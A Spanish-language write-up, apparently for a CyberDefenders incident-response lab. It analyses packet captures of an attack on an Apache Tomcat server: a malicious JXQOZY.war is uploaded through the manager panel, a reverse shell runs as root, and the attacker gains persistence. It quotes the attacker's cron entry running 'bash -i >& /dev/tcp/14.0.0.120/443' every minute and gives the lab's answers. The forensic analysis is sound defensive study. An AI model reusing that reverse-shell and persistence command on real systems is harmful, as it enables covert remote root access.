Una vez dentro del panel de administración, el atacante intentó subir un archivo con la intención de establecer un shell inverso. ¿Puedes identificar el nombre de este archivo malicioso a partir de los datos capturados?

→ La solicitud **HTTP POST** indica un intento de subir o transferir datos al servidor.

→ Utilice el filtro **ip.src == 14.0.0.120 && http.request.method == POST** en Wireshark y siga el flujo HTTP. A continuación, examine el nombre del archivo en los **datos del archivo**. Esto revelará el nombre del archivo malicioso que subió el atacante.

La siguiente imagen muestra la ejecución del filtro, lo que en la salida se puede observar solo un paquete HTTP POST.


```
-----309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream
```

Content-Type: application/octet-stream → Indica que es un archivo binario (Es un archivo "real" (programa, imagen, comprimido, etc.)

```
-----309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream
```

Evidencia de la respuesta del servidor

El servidor respondió con un código **HTTP 200 OK** tras la carga del archivo malicioso, confirmando su despliegue exitoso.

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=AC3CF46F608CD09D04A2FF7BE43A3FDC; Path=/manager; HttpOnly
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Sun, 10 Sep 2023 18:22:15 GMT
```

El servidor incluye en la respuesta el encabezado **Set-Cookie** con un identificador de sesión **JSESSIONID**, lo que indica que se ha establecido una sesión válida entre el cliente y el servidor. Este comportamiento confirma que el atacante se encuentra autenticado en la aplicación web, manteniendo acceso persistente al panel de administración y pudiendo continuar con acciones posteriores dentro del sistema.

```
Set-Cookie: JSESSIONID=AC3CF46F608CD09D04A2FF7BE43A3FDC; Path=/manager; HttpOnly
```

En la respuesta del servidor se observa la presencia de la ruta **/JXQOZY**, lo que indica que el archivo **JXQOZY.war** fue desplegado exitosamente como una aplicación web dentro del servidor Apache Tomcat. Este comportamiento es característico del funcionamiento del gestor de aplicaciones, donde los archivos WAR son automáticamente extraídos y publicados bajo un contexto accesible vía URL.

```
<td class="row-left" bgcolor="#C3F3C3" rowspan="2"><small><a href="/JXQOZY/">JXQOZY</a></small></td>
```

Se identifica que la aplicación desplegada se encuentra en estado **true** dentro del panel de administración de Apache Tomcat, lo que indica que está activa y en ejecución.

```
<td class="row-center" bgcolor="#FFFFFF" rowspan="2"><small>true</small></td>
```

Este estado confirma que el archivo **JXQOZY.war** no solo fue cargado exitosamente, sino también inicializado por el servidor, quedando disponible para su uso inmediato. Como consecuencia, el atacante dispone de un punto de acceso funcional dentro del sistema, el cual puede ser utilizado

para ejecutar código malicioso, establecer comunicación remota o mantener persistencia en el entorno comprometido.

Ejecución del payload

Posterior a la carga del archivo malicioso, se observa una solicitud **HTTP GET** hacia la ruta **/JXQOZY/**, la cual corresponde a la aplicación previamente desplegada en el servidor.

```
GET /JXQOZY/ HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html/upload;jsessionid=0DE586F2782F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF342D07A46974
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

La respuesta del servidor con código **HTTP 200 OK** confirma que la aplicación se encuentra activa y accesible. Adicionalmente, se establece una nueva sesión mediante la asignación de un identificador **JSESSIONID** asociado a dicha ruta, lo que indica que el atacante ha comenzado a interactuar directamente con el payload desplegado.

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=1B6D04F9000198C3F66BF9182A230C50; Path=/JXQOZY; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 6
Date: Sun, 10 Sep 2023 18:22:23 GMT
```

Respuesta de Q7: JXQOZY.war

Q8:


Tras establecer con éxito un shell inverso en nuestro servidor, el atacante intentó asegurar la persistencia en la máquina comprometida. A partir del análisis, ¿puede determinar el comando específico que está programado para ejecutarse para mantener su presencia?

Posterior a la ejecución del archivo malicioso, se observa el establecimiento de una conexión TCP desde el servidor comprometido hacia la dirección IP del atacante, mediante el proceso de three-way handshake. Este comportamiento evidencia la creación de una reverse shell, permitiendo al atacante obtener acceso remoto al sistema.

No.	Time	Source	Destination	Protocol	Length	Info
206_	2023-09-10 18:22:23,0...	14.0.0.120	10.0.0.112	HTTP	581	GET /JXQOZY/ HTTP/1.1
206_	2023-09-10 18:22:23,0...	10.0.0.112	14.0.0.120	TCP	66	8080 → 44062 [ACK] Seq=17829 Ack=2610 Win=64128 Len=0 TSval=3538440548 TSecr=429801758
206_	2023-09-10 18:22:23,2...	10.0.0.112	14.0.0.120	TCP	74	55162 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538440678 TSecr=0
206_	2023-09-10 18:22:23,2...	14.0.0.120	10.0.0.112	TCP	74	80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=429801758 TSecr=429801758
206_	2023-09-10 18:22:23,2...	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538440711 TSecr=429801758

En la captura se observa que el servidor 10.0.0.112 es quien inicia la conexión TCP hacia el atacante.

A partir del análisis del flujo de la reverse shell, se identificó la ejecución de múltiples comandos por parte del atacante dentro del sistema comprometido.



```
Wireshark · Seguir secuencia TCP (tcp.stream eq 9461) · web server.pcap

whoami 14.0.0.120
root 10.0.0.112
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron
crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

3 client pkt(s), 7 server pkt(s), 5 turn(s).
```

Inicialmente, se observa la ejecución del comando `whoami`, cuyo resultado indica que el acceso obtenido corresponde al usuario `root`, confirmando privilegios máximos sobre el sistema.

Posteriormente, el atacante navega al directorio `/tmp` mediante el comando `cd /tmp`, verificando su ubicación con `pwd`. Este comportamiento es consistente con el uso de directorios temporales para la ejecución de actividades maliciosas, debido a sus permisos de escritura y menor visibilidad.

En la siguiente fase, el atacante procede a establecer persistencia en el sistema mediante la creación de una tarea programada. Para ello, utiliza el comando `echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron` generando un archivo que contiene una instrucción de ejecución periódica.

Dicho archivo es posteriormente cargado en el sistema de tareas programadas mediante el comando `crontab -i cron`, lo que permite registrar la tarea en el servicio cron del sistema. Finalmente, el atacante verifica la correcta configuración utilizando `crontab -l`, observando como resultado la ejecución programada del comando malicioso.

La instrucción configurada establece una ejecución cada minuto de un comando que inicia una conexión remota hacia la dirección IP del atacante `14.0.0.120` a través del **puerto 443**, redirigiendo la entrada y salida del sistema para proporcionar acceso interactivo continuo. Este mecanismo garantiza la persistencia del atacante en el sistema comprometido, permitiéndole recuperar el acceso incluso en caso de interrupciones de la sesión inicial.

Durante el análisis del tráfico asociado a la sesión remota, se observa tráfico a nivel de transporte mediante segmentos TCP con flags `[PSH, ACK]`. Este comportamiento se debe a que la comunicación establecida corresponde a una reverse shell, en la cual no se emplea un protocolo de aplicación estructurado, sino un canal interactivo directo.

No.	Time	Source	Destination	Protocol	Length	Info
206	2023-09-10 18:22:23,2	10.0.0.112	14.0.0.120	TCP	74	55162 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538440678 TSecr=0 WS
206	2023-09-10 18:22:23,2	14.0.0.120	10.0.0.112	TCP	74	80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=429801758
206	2023-09-10 18:22:23,2	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538440711 TSecr=429801758
206	2023-09-10 18:22:30,5	14.0.0.120	10.0.0.112	TCP	73	80 → 55162 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=7 TSval=429809046 TSecr=3538440711
206	2023-09-10 18:22:30,5	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=1 Ack=8 Win=64256 Len=0 TSval=3538447998 TSecr=429809046
206	2023-09-10 18:22:30,5	10.0.0.112	14.0.0.120	TCP	71	55162 → 80 [PSH, ACK] Seq=1 Ack=8 Win=64256 Len=5 TSval=3538448000 TSecr=429809046
206	2023-09-10 18:22:30,5	14.0.0.120	10.0.0.112	TCP	66	80 → 55162 [ACK] Seq=3 Ack=6 Win=65280 Len=0 TSval=429809048 TSecr=3538448000
206	2023-09-10 18:22:37,0	14.0.0.120	10.0.0.112	TCP	74	80 → 55162 [PSH, ACK] Seq=8 Ack=6 Win=65280 Len=8 TSval=429815521 TSecr=3538448000
206	2023-09-10 18:22:37,0	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=5 Ack=16 Win=64256 Len=0 TSval=3538454515 TSecr=429815521
206	2023-09-10 18:22:38,4	10.0.0.112	10.0.0.112	TCP	70	80 → 55162 [PSH, ACK] Seq=16 Ack=6 Win=65280 Len=4 TSval=429816917 TSecr=3538454515
206	2023-09-10 18:22:38,4	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=5 Ack=20 Win=64256 Len=0 TSval=3538455869 TSecr=429816917
206	2023-09-10 18:22:38,4	10.0.0.112	14.0.0.120	TCP	71	55162 → 80 [PSH, ACK] Seq=6 Ack=20 Win=64256 Len=5 TSval=3538455869 TSecr=429816917
206	2023-09-10 18:22:38,4	10.0.0.112	10.0.0.112	TCP	66	80 → 55162 [ACK] Seq=20 Ack=11 Win=65280 Len=0 TSval=429816918 TSecr=3538455869
206	2023-09-10 18:23:48,8	14.0.0.120	10.0.0.112	TCP	145	80 → 55162 [PSH, ACK] Seq=20 Ack=11 Win=65280 Len=79 TSval=429887388 TSecr=3538455869
206	2023-09-10 18:23:48,9	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=99 Win=64256 Len=0 TSval=3538526383 TSecr=429887388
206	2023-09-10 18:24:13,4	14.0.0.120	10.0.0.112	TCP	82	80 → 55162 [PSH, ACK] Seq=99 Ack=11 Win=65280 Len=16 TSval=429911950 TSecr=3538526383
206	2023-09-10 18:24:13,4	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=115 Win=64256 Len=0 TSval=3538550902 TSecr=429911950
206	2023-09-10 18:24:13,5	14.0.0.120	10.0.0.112	TCP	67	80 → 55162 [PSH, ACK] Seq=115 Ack=11 Win=65280 Len=1 TSval=429912044 TSecr=3538550902
206	2023-09-10 18:24:13,5	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=116 Win=64256 Len=0 TSval=3538550996 TSecr=429912044
206	2023-09-10 18:24:16,7	10.0.0.112	10.0.0.112	TCP	77	80 → 55162 [PSH, ACK] Seq=116 Ack=11 Win=65280 Len=11 TSval=429915218 TSecr=3538550996
206	2023-09-10 18:24:16,7	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=127 Win=64256 Len=0 TSval=3538554170 TSecr=429915218
206	2023-09-10 18:24:16,7	10.0.0.112	14.0.0.120	TCP	131	55162 → 80 [PSH, ACK] Seq=11 Ack=127 Win=64256 Len=65 TSval=3538554172 TSecr=429915218
206	2023-09-10 18:24:16,7	14.0.0.120	10.0.0.112	TCP	66	80 → 55162 [ACK] Seq=127 Ack=76 Win=65280 Len=0 TSval=429915221 TSecr=3538554172


En este tipo de conexión, los comandos ejecutados por el atacante (por ejemplo, **whoami**, **cd /tmp**, **crontab**) y sus respectivas salidas son transmitidos como datos crudos a través del flujo TCP. El flag **PSH** (**Push**) indica que los datos deben ser entregados inmediatamente a la aplicación receptora, mientras que **ACK** confirma la correcta recepción de los segmentos.

Mecanismo de persistencia operativo

Se identificó la ejecución efectiva del mecanismo de persistencia previamente configurado mediante cron. El sistema comprometido inicia automáticamente una nueva conexión TCP hacia la dirección IP del atacante (**14.0.0.120**) a través del puerto 443, evidenciado mediante el proceso de establecimiento de conexión (**three-way handshake**).

No.	Time	Source	Destination	Protocol	Length	Info
206	2023-09-10 18:25:00,4	10.0.0.112	14.0.0.120	TCP	74	35790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538597931 TSecr=0
206	2023-09-10 18:25:00,4	14.0.0.120	10.0.0.112	TCP	74	443 → 35790 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=4299589
206	2023-09-10 18:25:00,4	10.0.0.112	14.0.0.120	TCP	66	35790 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538597931 TSecr=429958979

Posteriormente, se observa la transmisión de datos asociados a la ejecución de una shell interactiva, incluyendo mensajes característicos como **bash: cannot set terminal process group (3151): Inappropriate ioctl for device** y **bash: no job control in this shell**, los cuales son indicativos de una reverse shell sin terminal TTY. Finalmente, se identifica la presencia de un prompt del sistema **root@cyberdefenders-virtual-machine**, confirmando que el atacante ha logrado restablecer acceso remoto con privilegios elevados.



Respuesta de Q8: **/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'**

